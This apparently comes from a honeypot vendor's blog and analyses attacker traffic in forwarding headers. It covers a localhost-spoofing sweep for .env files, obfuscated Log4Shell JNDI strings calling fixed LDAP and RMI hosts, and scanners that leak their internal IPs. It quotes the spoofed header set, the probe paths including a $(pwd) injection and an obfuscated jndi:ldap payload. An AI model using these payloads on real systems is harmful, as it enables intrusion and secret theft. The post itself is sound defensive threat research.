Blog · · HoneyLabs
127.0.0.1 in eight headers: what attackers hide in X-Forwarded-For
Added header search to the lookup tool. One query over the forwarding headers turns up a localhost-bypass farm hunting .env files, Log4Shell still smuggled into X-Forwarded-For, and scanners leaking their own internal IPs.
A request header is just a claim a client makes about itself. When an attacker fills those claims in, they have a specific reason. The best place to start looking is the forwarding family: X-Forwarded-For and its half-dozen cousins. Almost nobody sets those by hand except people trying to bypass restrictions. A single query over thirty days of traffic turned up three separate phenomena, and none of them were what the header is actually intended for.
Over the last thirty days, X-Forwarded-For appeared in 60,527 requests from 37 source IPs across 10 networks. That is a tiny fraction of total traffic, which is exactly the point. A normal client behind a normal proxy never reaches a honeypot with the proxy's bookkeeping still attached. Everything in that dataset is someone hand-crafting the header.
One localhost, eight headers

The bulk of this activity is a single operation. AS211590 (Bucklog SARL), the 185.177.72.0/24 block, runs at least eight IPs. Each one sends three to six thousand requests, and every single one carries the same trick. They set the origin to 127.0.0.1. They do not set it just once, but in every client-IP header their tooling knows about simultaneously.
x-forwarded-for: 127.0.0.1
x-real-ip:       127.0.0.1
x-client-ip:     127.0.0.1
true-client-ip:  127.0.0.1
x-originating-ip: 127.0.0.1
client-ip:       127.0.0.1
x-forwarded-host: 127.0.0.1
forwarded:       for=127.0.0.1;proto=https
Spraying all eight headers is the dead giveaway. The operator does not know which header the target application actually trusts, so they set them all and hope one lands. The technique here is bypassing the localhost allowlist. Plenty of admin panels, status endpoints, and config routes are "protected" simply by checking whether the request came from 127.0.0.1. Unfortunately, plenty of those checks read a forwarding header instead of the real socket connection. If the app trusts any one of the eight, the request is allowed.
This group is hunting environment files, and they want more than just /.env:
/$(pwd)/%2eenv
/.env.staging
/.env.local
/.env.production
/.env.development
/:8080/%2eenv
/:8443/%2eenv
The %2e is a URL-encoded dot to slip past naive path filters. The $(pwd) is a half-hearted command-injection probe folded into the same sweep, and the :8080 and :8443 variants walk common alternate ports. Put together, the request is simple. Pretend to be localhost in every header at once, then ask for the secrets file using a dozen different spellings. You can watch one node do it live on 185.177.72.12.
Log4shell, still, hiding in the same header
Filter the headers for jndi instead, and a different era shows up entirely. Four IPs over the last ninety days are still smuggling Log4Shell into the forwarding headers. They are not doing it in plain text, but obfuscated:
x-forwarded-for: ${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-l}dap${env:NaN:-:}//148.113.233.202/...
The ${env:NaN:-j} pieces are Log4j's own default-value syntax. env:NaN resolves to nothing, so the :-j default fills in a j. The lookup reassembles to jndi:ldap:// only after the logging layer has already decided the string is safe. It is a WAF-evasion pattern four years after the bug was disclosed, still aimed at the most-logged header on the request. The callbacks point at a handful of fixed hosts (148.113.233.202 over LDAP, 101.36.125.58:10598 over RMI). The reason it goes in X-Forwarded-For specifically is that almost every access log writes that field verbatim. If any logging path in the stack still links a vulnerable Log4j, the header is exactly where it will fire.
The leak that runs the other way
The third group is not attacking with the header at all. Instead, they are leaking through it. A group on Amazon space (216.73.216.0/24 and 216.73.217.x) and a few Azure hosts arrive with real RFC1918 addresses sitting in X-Forwarded-For:
216.73.216.24   ->  x-forwarded-for: 10.8.13.118
216.73.216.213  ->  x-forwarded-for: 10.1.6.145
216.73.216.43   ->  x-forwarded-for: 10.1.55.72
20.106.250.49   ->  x-forwarded-for: 10.0.0.7
52.138.164.220  ->  x-forwarded-for: 10.0.0.6
These are not payloads. There is no 127.0.0.1 and no jndi, just a single private address per source that does not change. That is the signature of a real upstream proxy or load balancer sitting in front of the scanning fleet. It appends the internal client IP exactly the way it would for a legitimate backend, and forwards it straight to us. It is an operational-security mistake. The attacker's own internal topology is now sitting right in our logs. The spread of 10.1.x, 10.2.x, 10.3.x, and 10.8.x behind the AWS hosts reads like a sizeable internal network. The Azure hosts are even louder, because 10.0.0.4 and 10.0.0.6 are the default first addresses Azure hands a fresh VM. A forwarding header that says 10.0.0.4 from a Microsoft ASN is essentially a fingerprint for a scanner running on a stock Azure box.
Try it
Every one of these scenarios is a single filter on the lookup tool. The forwarding sweep is /lookup?header=x-forwarded-for. The Log4Shell attempts are /lookup?q=header:jndi. The filter performs a case-insensitive substring match over the captured request headers, including names and values, and it is documented alongside the other lookup filters. Every per-IP report now carries a Request Headers card with the parsed header set and a header-name signature you can filter against.
The same field is wired directly into the API and the MCP server. Over MCP, search_events takes a request_header argument and now returns the header blob with each record. Meanwhile, payload_search covers the headers in its full-text match.
Start with the forwarding family, as no honest client has a reason to alter these fields. Looking at them isolates the exact footprint of an active operation, stripping away normal traffic bookkeeping entirely. You get a clear view of what the attacker entered on purpose, along with the infrastructure details they leaked by mistake.